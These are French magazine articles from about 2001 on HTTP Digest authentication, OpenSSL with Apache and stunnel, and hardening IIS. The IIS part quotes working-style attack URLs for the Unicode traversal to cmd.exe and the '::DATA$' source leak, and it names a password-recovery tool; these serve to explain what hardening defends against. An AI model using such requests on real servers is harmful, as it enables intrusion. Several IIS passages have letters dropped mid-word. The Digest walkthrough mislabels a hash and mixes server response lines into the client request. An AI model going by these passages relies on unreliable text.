Pour éviter cela, le client demande une connexion persistante en ajoutant dans la requête la directive `Connection: Keep-Alive`. Le serveur conserve alors la connexion ouverte pendant quelques secondes (en fait, ce comportement dépend de la valeur de l'attribut `KeepAlive` dans le fichier de configuration d'Apache).

Authentification `Digest`

Cette authentification offre un niveau de sécurité supplémentaire par rapport à la précédente : le login et le mot de passe sont hachés avec l'algorithme MD5. Cette mesure ne suffit pourtant pas. En effet, le serveur attend une chaîne qui correspond à un haché et se contente de vérifier que le haché est bien identique à celui présent sur le serveur. Un attaquant qui intercepte cette chaîne peut alors *rejouer* cette authentification ultérieurement.
Pour éviter cette attaque par rejeu (*replay attack*), le protocole HTTP prévoit d'insérer dans le haché une partie unique, dépendant du serveur (appelée *nonce* en anglais). Le haché MD5 est donc calculé à partir du login, de son mot de passe, de la méthode HTTP (`GET` ou `POST` la plupart du temps), de l'URI et du nonce.
Cette méthode d'authentification n'est actuellement supportée que par très peu de clients (*i.e.* navigateurs), comme Amaya, Konqueror ou Opera. Au contraire, Lynx, w3m, Galeon et Netscape ne savent pas la gérer (merci à #linuxfr pour les essais). Enfin, Internet Explorer devrait comprendre ce mode d'authentification . Toutefois, si la fenêtre de login apparaît bien, l'authentification échoue quand même (testé avec les versions 4, 5 et 6 - merci à Patrick Chambet).

Configuration

Cette authentification est gérée par le module `mod_digest` avec Apache. Seules deux primitives changent par rapport à la méthode précédente :

- AuthType devient `Digest` ;
- `AuthDigestFile` remplace AuthUserFile ;

Le fichier `.htaccess` contient donc :

```
AuthName "your eyes only ..."
AuthType Digest
AuthDigestFile "/home/raynal/public_html/
.htdigest"
Require valid-user
```

L'utilitaire `htdigest` est prévu pour créer le fichier `.htdigest` :

```
$ cd /home/raynal/public_html
$ htdigest -c .htdigest "your eyes only ..." raynal
Adding password for raynal in realm your eyes only ....
New password:
Re-type new password:
$ cat .htdigest
raynal:your eyes only ...:788223e23ac4723c70636c52c19ec37d
```

Fonctionnement

Lorsque la première requête arrive au serveur, celui-ci répond, comme dans le cas de l'authentification `Basic`, par un code 401. Cependant, le champ `www-Authenticate` contient en plus le nonce :

```
$ telnet charly 80
Trying 192.168.1.1...
Connected to charly.
Escape character is '^]'.
GET /raynal/secret HTTP/1.0
HTTP/1.1 401 Authorization Required
Date: Fri, 19 Oct 2001 15:28:13 GMT
Server: Apache
WWW-Authenticate: Digest realm="your eyes only ...",
nonce="1003838245"
Connection: close
Content-Type: text/html; charset=iso-8859-1
...
```

La réponse que doit retourner le client est construite à partir des éléments suivants :

- H(A1) = md5(<login>:<realm>:<password>)
- H(A2) = md5(<methode>:<URI>)

Le client envoie alors au serveur MD5(<H(A1)>:nonce:<H(A2)>), ce qui donne dans notre exemple :

- H(A1) = md5(raynal:your eyes only ...:secret)
- H(A1) = md5(GET:/~raynal/secret/)
- Reponse = md5(H(A1):1003838245:H(A2))

Le client accède donc à la page à l'aide de la requête :

```
$ telnet charly 80
Trying 192.168.1.1...
Connected to charly.
Escape character is '^]'.
GET /raynal/secret HTTP/1.0
HTTP/1.1 401 Authorization Required
Date: Fri, 19 Oct 2001 15:28:13 GMT
Server: Apache
Authorization: Digest username="raynal",realm="your eyes only
...",
  nonce="1003838245",uri="/~raynal/secret/",
response=ab1b49a942c48faf5e11c62b49c72439
Connection: close
Content-Type: text/html; charset=iso-8859-1
...
```

En fait, le mécanisme décrit ici est plus proche de l'ancien, présenté dans la RFC2069. Il est toujours disponible afin de préserver la compatibilité avec les anciens serveurs web. La version introduite dans la RFC2617 contient plus de variantes.
Le nouveau protocole ajoute le champ `qop` (*quality of protection*) dans la directive `www-Authenticate`. S'il est présent dans la réponse du serveur, alors d'autres champs complémentaires l'accompagnent (`opaque, cnonce, nc, ...`) afin de renforcer la sécurité. L'algorithme mis en oeuvre pour calculer la réponse du client au serveur change également, selon la valeur de `qop`.
Signalons que la RFC2617 fournit le code C qui réalise ces authentifications. Il repose toutefois sur d'autres fichiers présents dans la RFC1321 qui détaille la fonction MD5.

Conclusion

Ces deux méthodes de protection offrent une bien faible défense. Cependant, à choisir entre deux maux, le moindre est encore l'authentification `Digest`.
Le risque majeur de l'authentification `Basic` pour un utilisateur est de se faire voler son mot de passe puisqu'il circule en clair sur le réseau. Dès lors, un attaquant peut entreprendre les mêmes actions que le propriétaire du mot de passe.
Au contraire, l'authentification `Digest` ne permet pas ceci car le mot de passe ne transite jamais en clair. En revanche, des *attaques par rejeu*[2] restent possibles, d'autant que l'implantation du `nonce` est laissée libre dans la rfc : elle dépend donc fortement du serveur considéré. Cependant, de telles attaques n'autorisent le pirate qu'à accéder au même document que celui obtenu légalement par l'utilisateur.
Néanmoins, si l'attaquant parvient à enregistrer l'ensemble de la communication (*i.e.* les requêtes contenant le `nonce` et la réponse), une attaque par dictionnaire est réalisable. En effet, la seule inconnue est le mot de passe, il suffit donc de tester tous les mots d'un dictionnaire à l'aide d'un petit programme comme celui fournit dans les RFC. Lorsque le bon mot de passe est essayé, la réponse calculée est identique à celle retournée par le client.
Ainsi, dès qu'une authentification un peu robuste est requise, les mécanismes fournis par le protocole HTTP ne suffisent plus. Il faut alors se tourner vers d'autres solutions, comme HTTPS.

Notes

... sous-répertoires[1]
: Selon la configuration du serveur, différents comportements sont possibles pour les sous-répertoires, en particulier si l'un d'eux contient un autre fichier .htaccess.

... attaques par rejeu[2]
: Ou *replay attacks*, elles consistent pour l'attaquant à rejouer un défi qu'il a intercepté auprès d'un vérifieur (le même ou un autre que celui qui a lancé le défi), ce qui conduit à une impersonnification.

Frédéric Raynal - pappy@linuxmag-france.org

Last modified : Fri Nov 2 16:24:18 CET 2001

OpenSSL : Théorie et pratique

Un des gros problèmes de l'architecture actuelle d'Internet vient du fait qu'entre les deux extrémités d'une connexion, il existe un grand nombre d'endroits à partir desquels il est possible d'intercepter ("sniffer") le contenu de celle-ci. Cela est extrêmement préjudiciable lorsque cette connexion contient des informations confidentielles, que ce soit des mots de passe, des codes de cartes de crédits ou tout simplement un e-mail confidentiel.

Jusqu'à présent, la meilleure défense a consisté à accepter le fait que les communications sont facilement interceptables (du fait de l'architecture même d'Internet) et de crypter (les puristes diront "chiffrer") les messages échangés.

Le problème est qu'il y a énormément d'algorithmes de cryptage, certains plus ou moins adaptés à certains types d'échanges (selon la longueur de la clé, cryptable symétrique ou non), et qu'il n'y a donc pas de standard, ce qui rend l'interopérabilité assez hasardeuse.

Ce problème peut être résolu grâce à OpenSSL : une bibliothèque qui permet aux développeurs d'ajouter très facilement un support cryptographique à leur application tout en étant beaucoup moins lourd à gérer et plus générique qu'un VPN (*Virtual Private Network*).

OpenSSL implémente les protocoles SSL v2/v3 et TLS v1. Contrairement à une idée assez largement répandue, SSL n'est pas un algorithme de cryptage, mais plutôt un protocole de négociation pour permettre aux deux applications en cours de communication de s'accorder sur la méthode de cryptage à utiliser ainsi qu'éventuellement s'assurer de l'identité de l'autre via un certificat.

Avant d'aller plus loin dans cet article, il est préférable que vous ayez OpenSSL installé sur votre machine. Sur une Debian, il suffit de taper 'apt-get install openssl'. Pour les distributions à base de paquets RPM, vous pourrez trouver les paquets correspondants sur RPMFind (**http://rpmfind.net/linux/rpm2html/search.php?query=openssl**). Enfin, si vous utilisez un autre système ou si vous préférez installer à partir du code source, vous pouvez le télécharger à partir du site **http://www.openssl.org**.

En plus des bibliothèques, OpenSSL fournit un outil utilisable par ligne de commande. La commande 'openssl' est malheureusement un peu 'fourre-tout' car c'est elle qui fait l'interface pour toutes les fonctionnalités. Voyons ensemble quelques exemples d'utilisation.
On peut tout d'abord demander à voir la liste des protocoles de cryptage reconnus. (voir tableau ci-bas montrant les algorithmes listés, un par ligne). Les champs correspondent respectivement :
- au nom de l'algorithme,
- à la norme qui le définit (SSLv2 ou v3),
- à la méthode utilisée pour l'échange de la clé (Kx) ; l'indication 'DH' correspond à l'algorithme Diffie-Hellman,
- à la méthode d'authentification,

```
$ openssl ciphers -v
EDH-RSA-DES-CBC3-SHA    SSLv3 Kx=DH       Au=RSA  Enc=3DES(168) Mac=SHA1
EDH-DSS-DES-CBC3-SHA    SSLv3 Kx=DH       Au=DSS  Enc=3DES(168) Mac=SHA1
DES-CBC3-SHA            SSLv3 Kx=RSA      Au=RSA  Enc=3DES(168) Mac=SHA1
DES-CBC3-MD5            SSLv2 Kx=RSA      Au=RSA  Enc=3DES(168) Mac=MD5
DHE-DSS-RC4-SHA         SSLv3 Kx=DH       Au=DSS  Enc=RC4(128)  Mac=SHA1
RC4-SHA                 SSLv3 Kx=RSA      Au=RSA  Enc=RC4(128)  Mac=SHA1
RC4-MD5                 SSLv3 Kx=RSA      Au=RSA  Enc=RC4(128)  Mac=MD5
[...14 lignes similaires...]
EXP-EDH-DSS-DES-CBC-SHA SSLv3 Kx=DH(512)  Au=DSS  Enc=DES(40)   Mac=SHA1 export
EXP-DES-CBC-SHA         SSLv3 Kx=RSA(512) Au=RSA  Enc=DES(40)   Mac=SHA1 export
EXP-RC2-CBC-MD5         SSLv3 Kx=RSA(512) Au=RSA  Enc=RC2(40)   Mac=MD5  export
EXP-RC4-MD5             SSLv3 Kx=RSA(512) Au=RSA  Enc=RC4(40)   Mac=MD5  export
EXP-RC2-CBC-MD5         SSLv2 Kx=RSA(512) Au=RSA  Enc=RC2(40)   Mac=MD5  export
EXP-RC4-MD5             SSLv2 Kx=RSA(512) Au=RSA  Enc=RC4(40)   Mac=MD5  export
$
```

- à l'algorithme d'encryptage et le nombre de bits de sa clé,
- à l'algorithme de digest,
- enfin, l'éventuelle mention 'export' indique si le protocole est sujet ou non à la loi américaine sur les outils de cryptage.

Il est également possible d'obtenir une liste plus concise et mieux adaptée à être utilisée par un programme en retirant l'option '-v' de la ligne de commande précédente.
Vous avez probablement tous déjà essayé de retirer des pages HTML "à la main" sur un site web en faisant un telnet sur le port 80, puis en entrant la requête :

```
GET /nom-de-la-page.html HTTP/1.0
Host: www.nom-du-serveur.com
```

suivie de 2 retours à la ligne.

Grâce à la fonction "client" d' OpenSSL, il est maintenant possible d'utiliser cette méthode pour les serveurs Web utilisant le protocole HTTPS.

```
$ openssl s_client -connect www.strongholdnet.com:443
[...information de debugage...]
---
Certificate chain
 0 s:/C=FR/ST=Alpes Maritimes/L=Cagnes sur Mer/O=E-
FB2/OU=StrongHoldNET/CN=www.strongholdnet.com
   i:/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting
cc/OU=Certification Services Division/CN=Thawte Server
CA/Email=server-certs@thawte.com
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIC6zCCAlSgAwIBAgIDD618MA0GCSqGSIb3DQEBBAUAMIHEMQswCQYDVQQGEwJ
a
[...]
0vcg1u791ljtZaNi6ej/1JH3yPAZTqzoMuMpTUDQiw==
-----END CERTIFICATE-----
subject=/C=FR/ST=Alpes Maritimes/L=Cagnes sur
Mer/O=E-FB2/OU=StrongHoldNET/CN=www.strongholdnet.com
issuer=/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting
cc/OU=Certification Services Division/CN=Thawte Server
CA/Email=server-certs@thawte.com
---
No client certificate CA names sent
---
SSL handshake has read 905 bytes and written 314 bytes
---
New, TLSv1/SSLv3, Cipher is DES-CBC3-SHA
Server public key is 1024 bit
SSL-Session:
    Protocol  : TLSv1
    Cipher    : DES-CBC3-SHA
    Session-ID: F4F[...]FF4427F8EF1D16D
    Session-ID-ctx:
    Master-Key: 1CD[...]41C61F8F7DAECD9
    Key-Arg   : None
    Start Time: 1008327785
    Timeout   : 300 (sec)
    Verify return code: 21 (unable to verify the first certifi-
cate)
---
GET / HTTP/1.0
Host: www.strongholdnet.com
HTTP/1.1 200 OK
Date: Fri, 14 Dec 2001 11:31:34 GMT
Server: Apache
[...suite de la réponse HTTP...]
S
```

Examinons de plus près la session qui précède.
Après l'initialisation de la connexion, un examen des certificats SSL présents ou non à chaque extrémité de la connexion est effectué. Dans ce cas précis, le serveur Web présente un certificat, mais pas le client. La chaîne de certification est donnée : au niveau 0, le certificat du serveur ; au niveau 1, le certificat de Thawte qui a été utilisé pour signer le certificat précédent. Thawte étant un CA (*Certification Authority*), cette chaîne se limite à deux niveaux. Les données (nom/adresse de la société, nom du serveur) du certificat sont également listées. Avant de "rendre la main", un état de la connexion est donné : protocole utilisé (ici, TLS v1 qui correspond en fait à SSL v3), méthode de cryptage en cours (ici : DES-CBC3-SHA, se reporter à la table précédente pour avoir les détails), clés de session, date de début et délai d'expiration de la session.

Enfin, la main est rendue à l'utilisateur qui peut taper sa requête (en caractères gras dans l'exemple précédent).
Notons également que Netcraft dispose d'une interface Web permettant facilement d'obtenir toutes ces informations pour n'importe quel serveur. L'URL est donnée dans les références de cet article.

Nous allons maintenant voir quelques exemples d'utilisation de SSL pour des services standards comme HTTP ou POP3.

Mise en place de OpenSSL avec Apache

Apache fait partie des applications qui sont prévues pour fonctionner avec OpenSSL, bien que le cas d'Apache soit un peu particulier, dans la mesure où le support SSL est fourni par un module externe qu'il faut installer en plus d'Apache.
Dans la plus pure tradition du logiciel libre, il existe deux implémentations différentes de SSL pour Apache. La plus répandue est Apache-ssl, développée par Ben Laurie, l'autre (mod_ssl) est un "fork" d'Apache-ssl mené par Ralf Engelschall. Dans la suite de cet article, nous utiliserons Apache-ssl.
L'un des deux doit être, soit installé par défaut par votre distribution, soit facile à installer ('apt-get install apache-ssl' sur une Debian par exemple).
La configuration d'un serveur HTTPS comprend 2 étapes : la

création d'un certificat grâce à la commande openssl, puis la configuration proprement dite du serveur.

Commençons par créer un certificat avec la ligne de commande appropriée (NB: selon votre installation de OpenSSL et Apache, vous devrez éventuellement modifier le chemin d'accès pour le fichier ssleay.conf).

```
$ openssl req -config /usr/share/apache-
ssl/ssleay.cnf -new -x509 -nodes -out ./apache.pem
-keyout ./apache.pem
Using configuration from /usr/share/apache-
ssl/ssleay.cnf
Generating a 1024 bit RSA private key
.............++++++
.............................++++++
writing new private key to './apache.pem'
-----
You are about to be asked to enter information
that will be incorporated
into your certificate request.
What you are about to enter is what is called a
Distinguished Name or a DN.
There are quite a few fields but you can leave
some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [GB]:FR
State or Province Name (full name) [Some-State]:06
Locality Name (eg, city) []:Antibes
Organization Name (eg, company; recommended)
[]:MaSociete SARL
Organizational Unit Name (eg, section) []:Service
Informatique
server name (eg. ssl.domain.tld; required!!!)
[]:www.ma-societe.com
Email Address []:webmaster@ma-societe.com
$
```

Le fichier *apache.pem* contient maintenant deux éléments :
- une clé RSA,
- une auto-certification de cette clé.

Pour bien faire (ie: un site HTTPS de e-commerce), vous devriez faire certifier cette clé pour éviter un message d'avertissement de votre navigateur, mais cela dépasse le cadre de cet article d'introduction et cela n'empêche en rien le service de fonctionner.

Maintenant que votre certificat est créé, vous devez le placer à un endroit d'où il sera accessible pour Apache, disons */etc/apache-ssl*. Vous devez également protéger ce fichier du regard des utilisateurs :

```
$ chmod 600 /etc/apache-ssl/apache.pem
$ chown root.root /etc/apache-ssl/apache.pem
```

Dernière étape avant la configuration d'Apache : vous devez créer un lien dont le nom correspond au checksum du certificat pour permettre au serveur de vérifier l'intégrité du certificat.

```
$ ln -sf /etc/apache-ssl/apache.pem /etc/apache-
ssl/`/usr/bin/openssl x509 -noout -hash <
/etc/apache-ssl/apache.pem`.0
```

Nous pouvons maintenant passer à la configuration d'Apache proprement dite. Commencez par configurer celui-ci afin qu'il réponde normalement au protocole HTTP pour votre serveur Web. Nous n'examinerons ici que les directives supplémentaires nécessaires à SSL.

Voici tout d'abord les lignes à ajouter dans la section 'globale' du fichier httpd.conf. Pensez à adapter les adresses IP et chemins d'accès selon votre configuration. Vous pouvez changer le port par défaut (443), cependant celui-ci est utilisé par défaut par la plupart des serveurs HTTPS et il est préférable de conserver cet usage.

```
Listen 172.16.6.71:443
LoadModule apache_ssl_module
/usr/lib/apache/1.3/libssl.so
SSLEnable
SSLCacheServerPath /usr/lib/apache-ssl/gcache
SSLCacheServerPort /var/run/gcache_port
SSLSessionCacheTimeout 3600
SSLCACertificatePath /etc/apache-ssl
SSLCertificateFile /etc/apache-ssl/apache.pem
SSLVerifyClient 0
SSLVerifyDepth 10
Ensuite, pour chaque serveur Web que doit gérer
votre Apache, vous devrez ajouter la section sui-
vante :
<VirtualHost 172.16.6.71:443>
    NameVirtualHost www.ma-societe.com
    SSLEnable
    ServerAdmin webmaster@ma-societe.com
    DocumentRoot /var/www/ma-societe.com/
    ErrorDocument 404 /error404.html
    ServerName www.ma-societe.com
    ErrorLog /var/log/apache/error.www.ma-
    societe.com
    CustomLog /var/log/apache/access.www.ma-
    societe.com combined
    DirectoryIndex index.html index.php
    SSLRequiredCiphers DES-CBC3-MD5:DES-CBC3-SHA
</VirtualHost>
```

La directive SSLRequiredCiphers est optionnelle et permet de forcer l'utilisation de certains algorithmes. Dans l'absolu, sa présence n'est pas nécessaire.

A propos du 'virtual hosting' : il n'est pas possible de faire du virtual hosting de plusieurs serveurs HTTPS sur la même adresse IP. Si vous désirez faire tourner plusieurs sites utilisant HTTPS sur la même machine, vous devrez utiliser une adresse IP différente pour chaque site. Ce n'est pas un bug d'Apache, mais tout simplement une conséquence du design du protocole SSL lui-même. En effet, dès l'établissement de la connexion, la vérification du certificat du serveur est effectuée avant toute requête HTTP, mais à ce moment-là, le nom du serveur HTTPS que l'on essaye de contacter n'est pas encore connu (il ne le sera que pendant la requête HTTP proprement dite grâce à l'en-tête 'Host : ...').

Il ne vous reste plus qu'à relancer Apache et pointer votre navigateur Web préféré vers l'adresse *https://www.ma-societe.com/* (ne surtout pas oublier le 's' de https! :-) Si cela ne marche pas du premier coup, consultez les logs d'Apache, qui indiquent la plupart du temps la nature de l'erreur.

Un mot sur la directive '*SSLRequireSSL*' : la plupart du temps, Apache est configuré pour que les pages d'un serveur puissent être accédées aussi bien par HTTP que HTTPS. Cependant, il arrive que l'on veuille forcer l'accès à certaines sections du site particulièrement sensibles à ce faire par SSL. La directive *SSLRequireSSL* permet d'obtenir cette fonctionnalité. En ajoutant les lignes suivantes à votre fichier de configuration Apache, tout accès au répertoire /administration par HTTP sera refusé :

```
<Directory /data/files/www.ma-societe.com/administration>
    SSLRequireSSL
    AllowOverride AuthConfig
</Directory>
```

Mise en place de OpenSSL avec stunnel

Pour les logiciels qui ne sont pas prévus d'entrée pour fonctionner avec SSL, il existe un wrapper très pratique qui permet d'ajouter très simplement le protocole SSL à tout logiciel. Nous allons montrer comment stunnel fonctionne en prenant comme exemple le service POP3.
Si stunnel est l'outil "historique" d'encapsulation SSL, il faut noter qu'il est également possible d'obtenir un résultat similaire en utilisant la fonctionnalité de "port forwarding" présente dans les versions récentes de SSH.
Notons également qu'un certain nombre de ports TCP a été réservé à l'usage des services classiques encapsulés dans SSL. Voici la liste des principaux d'entre eux :

```
nsiiops         261/tcp    # IIOP Name Service over TLS/SSL
https           443/tcp    # http protocol over TLS/SSL
smtps           465/tcp    # smtp protocol over TLS/SSL
nntps           563/tcp    # nntp protocol over TLS/SSL
ldaps           636/tcp    # ldap protocol over TLS/SSL
ftps-data       989/tcp    # ftp protocol, data, over TLS/SSL
ftps            990/tcp    # ftp protocol, control, over TLS/SSL
telnets         992/tcp    # telnet protocol over TLS/SSL
imaps           993/tcp    # imap4 protocol over TLS/SSL
ircs            994/tcp    # irc protocol over TLS/SSL
pop3s           995/tcp    # pop3 protocol over TLS/SSL
```

Si cela n'est pas déjà le cas, ajoutez les lignes ci-dessus à votre fichier */etc/services*, ou au moins les lignes concernant les services que vous désirez mettre en place. Pour l'exemple qui suit, la dernière ligne est suffisante.

Si vous n'avez pas stunnel installé sur votre machine, c'est le moment de le faire :
'apt-get install stunnel' pour les Debianistes, une visite sur *http://rpmfind.net/linux/rpm2html/search.php?query=stunnel* pour les autres.

Vous allez avoir à nouveau besoin d'un certificat SSL. Si vous utilisez la même machine avec le même nom, vous pouvez utiliser le certificat précédemment créé pour Apache ; sinon, pour une autre machine ou la même machine accédée par un nom différent (ie: mail.ma-societe.com au lieu de www.ma-societe.com), vous devrez en créer un nouveau en utilisant la méthode présentée plus haut.

L'utilisation de stunnel est extrêmement simple. Nous allons juste utiliser quelques-unes des options disponibles :
- -v 1 : Pour demander la vérification du certificat client s'il y en a un,
- -p /etc/.../mail.pem : Le certificat SSL à utiliser par le serveur,
- -d : Numéro de port sur lequel stunnel va écouter. On peut également utiliser directement le nom du service s'il est présent dans */etc/services*.
- -l <programme> : Le nom du programme à lancer lorsqu'une connexion est établie. Ce doit être un programme prévu pour être lancé par inetd (ou en tout cas, pour fonctionner dans ce cas de figure).

Il suffit maintenant de lancer la commande suivante :

```
# /usr/sbin/stunnel -v 1 -p /etc/ssl/certs/mail.pem -d pop3s -l
/usr/sbin/popa3d -- popa3d
```

pour avoir un accès à POP3 par SSL.

Vous pouvez vous en assurer en utilisant à nouveau le mode client de openssl :

```
$ openssl s_client -connect localhost:pop3s
[...informations sur la connexion...]
```

```
---
+OK
USER vincent
+OK
PASS mot-de-passe
+OK
LIST
+OK
.
quit
$
```

Il faut bien avouer qu'il n'est pas très pratique de lire son mail de la sorte, mais tous les clients mails 'sérieux' (aussi bien GNOME Evolution que Microsoft Outlook) ont une option 'Utiliser SSL' dans la configuration des comptes POP. Grâce à une telle configuration, plus personne ne pourra lire votre mail en "sniffant" le réseau au moment où vous le récupérez sur le serveur POP, et surtout votre mot de passe ne circulera plus en clair sur le réseau.

Notons enfin, qu'il est tout à fait possible de laisser en parallèle sur la même machine les versions SSL et non-SSL d'un même service (dans la mesure où les ports utilisés sont différents), ce qui permet aux utilisateurs de choisir leur méthode d'accès.

Utilisateur de GNU/Linux depuis 1993, Vincent Renardias a commencé à s'impliquer activement dans son développement à partir de 1996 : Développeur de la distribution Debian, auteur de la traduction française de The GIMP et de l'environnement GNOME, créateur du groupe d'utilisateurs Linux de Marseille (PLUG)... Actuellement directeur R&D de la société EFB2, il continue à contribuer activement au système GNU/Linux.

Vincent Renardias <vincent@strongholdnet.com>

Références

OpenSSL :
http://www.openssl.org/
Netcraft :
https://ssl.netcraft.com/cgi-bin/surveys/https/sslwhats
Apache :
http://httpd.apache.org/
Apache-SSL :
http://www.apache-ssl.org/
mod_ssl :
http://www.modssl.org/
stunnel :
http://www.stunnel.org/

IIS : vulnérabilités et sécurisation

Disons-le d'emblée: IIS fait partie des serveurs Web les plus difficiles à sécuriser. Il faut dire qu'IIS n'est pas un serveur Web classique. Ses nombreuses possibilités en font plus un serveur d'application qu'un simple serveur Web. De plus, IIS fait partie des cibles privilégiées des attaques menées sur Internet.
C'est peut-être pourquoi le Gartner Group a encouragé récemment les entreprises victimes des vers Code Red et Nimda à changer de serveurs Web. Mais cet avis est bien trop rapide, et il décrédibilise quelque peu les jugements du Gartner Group. En effet, les entreprises dont le site Web, la boutique en ligne, le chiffre d'affaires dépendent d'une application fondée sur ASP, sur Site Server ou sur Commerce Server, ne peuvent pas forcément jeter plusieurs centaines de KF et recommencer. Tout le monde n'est pas prêt à suivre aveuglément le Gartner Group.

Mais surtout, il manque deux mots importants à l'affirmation du Gartner Group: les mots "*par défaut*". IIS, *par défaut*, n'est pas sécurisé: toutes ses fonctionnalités sont activées comme si tous les utilisateurs avaient besoin de faire tourner des applications Web complexes sur leur poste de travail, alors qu'il est utilisé en général comme un simple serveur HTTP. Mais en suivant quelques étapes, il est possible de durcir IIS. En particulier, il suffit de désactiver quelques fonctionnalités pour obtenir un IIS considérablement plus sécurisé : cela ne prend que quelques minutes.
Cet article s'adresse à ceux qui utilisent déjà ou comptent utiliser IIS, par choix ou par obligation. L'objectif de cet article est de détailler les étapes nécessaires pour obtenir un serveur Web qui ne présente pas les vulnérabilités connues jusqu'ici, et qui est même protégé prospectivement contre un certain nombre de types d'attaques futures. La sécurisation d'IIS a en particulier pour but de le rendre résistant aux vers Internet de type Code Red ou Nimda qui ont de grande chance de proliférer dans un proche avenir.
Les versions d'IIS étudiées sont les versions 4.0 (Windows NT 4.0 + Option Pack), 5.0 (Windows 2000) et 5.1 (Windows XP).

Les vulnérabilités d'IIS

IIS a fait l'objet d'un grand nombre d'avis de sécurité de la part de Microsoft jusqu'à présent. Les vulnérabilités d'IIS sont de plusieurs types :

- les vulnérabilités de type *débordement de buffer*, surtout dans les DLLs interprétant les fichiers satellites portant les extensions .IDA, .IDQ, .HTR, .IDC, etc... Ces mappings sont installés par défaut. Un débordement de buffer peut conduire à un déni de service ou à l'exécution de code hostile sur le se veur. Code Red par exemple exploite un débordement de buffe dans l'interpréteur de fichiers .IDA pour se propager.

- les vulnérabilités permettant à l'utilisateur de sortir de l'a borescence Web et de remonter vers les autres répertoires d système de fichiers (*directory traversal*). Le bug Unicode, pa exemple, faisait partie de cette catégorie, l'URL suivante pe mettant d'accéder à l'interpréteur de commandes de Windows

http://www.mondomaine.com/scripts/..%255c..%255cwinn /system32/cmd.exe?/c+dir+c:

- les vulnérabilités permettant d'outrepasser les interpréteu de formats de fichiers (.ASP, .ASA, etc...) et d'accéder a contenu non interprété des fichiers. Le bug bien connu du su fixe " `::DATA$` " en était un bon exemple, l'URL suivante pe mettant d'obtenir le code source de la page login.asp :

http://www.mondomaine.com/login.asp::DATA$

- par défaut, IIS installe le répertoire racine de l'arborescenc Web sur la partition système, ce qui peut permettre à un atta quant d'accéder aux fichiers système s'ils ne sont pas protégé par des permissions d'accès.

- la présence par défaut de pages d'exemple (`showcode.asp` par exemple), dont l'usage peut conduire accéder au code des pages ASP, à écrire dans des fichiers sur l serveur si les permissions d'accès sont mal configurées, ou exécuter des programmes sur le serveur.
- les comptes anonymes (IUSR_MachineName e IWAM_MachineName), créés lors de l'installation d'IIS, sor aisément devinables et constituent donc des cibles d'attaque

privilégiées, car ils peuvent être ensuite utilisés par d'autres moyens (accès NetBIOS, telnet, etc...). De plus, il est facile d'obtenir les mots de passe de ces comptes à l'aide de l'outil iispwds.exe (Voir : http://www.chambet.com/advisories/iis-metabase).

- les services d'IIS tournent sous le compte SYSTEM, et il est impossible de les faire tourner sous des comptes moins privilégiés. Il n'est pas possible de chrooter IIS et de le restreindre à une "cage" dans le système de fichiers.

Sécurisation d'IIS

Compte tenu de ces différents types de vulnérabilités et des modes d'exploitation qui leur sont liés, il convient de procéder en plusieurs étapes pour aboutir à un serveur IIS robuste.
Le concept de base est celui de la *défense en profondeur*. Ce concept d'origine militaire consiste à ne pas fonder toute sa sécurité sur une seule ligne de défense, mais à utiliser plusieurs niveaux de protection. Ainsi, on peut appréhender sans risque l'hypothèse où un ou plusieurs de ces niveaux seront franchis (hypothèse qui n'est pas de l'ordre de l'utopie avec IIS). La sécurité globale du système est tout de même assurée par les autres moyens utilisés et l'attaquant se retrouve bloqué sans avoir pu mener d'action vraiment dangereuse pour la confidentialité des informations ou la disponibilité du serveur. Vous noterez dans les paragraphes suivants que beaucoup d'étapes sont communes à la plupart des serveurs Web du marché.

Installation du serveur

Tout d'abord, il faut prévoir d'installer votre serveur Windows NT/2000/XP sur une DMZ en tant que serveur autonome placé au sein d'un Groupe de Travail. De cette façon, un attaquant qui se rendrait maître du serveur n'aurait accès qu'à des comptes locaux dans la base SAM (la base des comptes NT) du serveur, et non pas à des comptes de domaine qui lui permettraient de se connecter à d'autres machines. Installez votre système d'exploitation en formatant toutes vos partitions en NTFS et avec le minimum de fonctionnalités annexes. Installez IIS sans les services FTP et SMTP si vous n'en avez pas besoin et surtout sans les extensions FrontPage, en prenant soin d'utiliser deux partitions NTFS différentes : sur l'une, vous placez le système et les exécutables du serveur Web et sur l'autre, l'arborescence des fichiers de votre site Web. Ainsi, si un attaquant se rend maître de votre serveur par le biais du serveur Web, il aura comme point de départ l'arborescence de votre site Web. S'il n'existe pas d'exécutable à exploiter dans cette arborescence (celle-ci pouvant remonter jusqu'à la racine de la partition), ses possibilités seront beaucoup plus réduites. Dédiez cette partition à IIS et n'y stockez pas de fichiers d'autres applications.

Arrêtez les services FTP et SMTP et configurez-les sur démarrage manuel si vous les avez installés en même temps que le service HTTP et si vous ne les utilisez pas.
Il convient ensuite d'installer les Services Packs du système d'exploitation. Pour Windows NT 4.0, installez le SP6a **plus le SRP** (Security Rollup Package). Le SRP est une sorte de SP7 concernant la sécurité pour Windows NT 4.0. Pour Windows 2000, installez le dernier Service Pack (le SP2 actuellement). Notez que les Services Packs de Windows comportent aussi des correctifs pour IIS. Vous pouvez télécharger les différents Services Packs ici :

http://www.microsoft.com/download
Installez ensuite les hot fixes concernant les fonctionnalités d'IIS **que vous comptez réellement utiliser**. Comme nous allons désactiver dans les paragraphes qui suivent un certain nombre de fonctionnalités d'IIS, si vous n'utilisez que des pages ASP sur votre site et aucune page .HTR, par exemple, il est inutile d'appliquer les patches concernant l'interpréteur de fichiers ISM.DLL. Vous vous apercevez donc que le nombre de hot fixes nécessaires est considérablement inférieur au nombre total de patches diffusés par Microsoft concernant IIS dans son ensemble.
Une liste de patches étant par essence non statique, il ne serait pas prudent d'en fournir ici une liste qui ne serait exhaustive qu'à un moment donné. Le mieux est de se référer régulièrement à des listes maintenues dynamiquement comme celles de NTBUGTRAQ, concernant IIS 4.0 et IIS 5.0, respectivement aux URLs suivantes :
http://www.ntbugtraq.com/iis4fixes.asp
http://www.ntbugtraq.com/iis5fixes.asp

Il est toutefois fortement recommandé de passer le patch cumulatif MS01-044, puisqu'il regroupe en une seule étape plusieurs correctifs de sécurité.
Finissez la sécurisation du système d'exploitation lui-même en suivant une démarche cohérente et à l'aide d'une bonne checklist, comme par exemple :
http://www.securityfocus.com/infocus/1340
http://www.microsoft.com/france/technet/produits/Winnt4S/info/secnt2.html

La sécurisation de Windows NT 4.0 et Windows 2000 n'est pas détaillée ici, car elle nécessiterait un article à elle toute seule (peut-être dans un prochain numéro de MISC si cela s'avère utile).

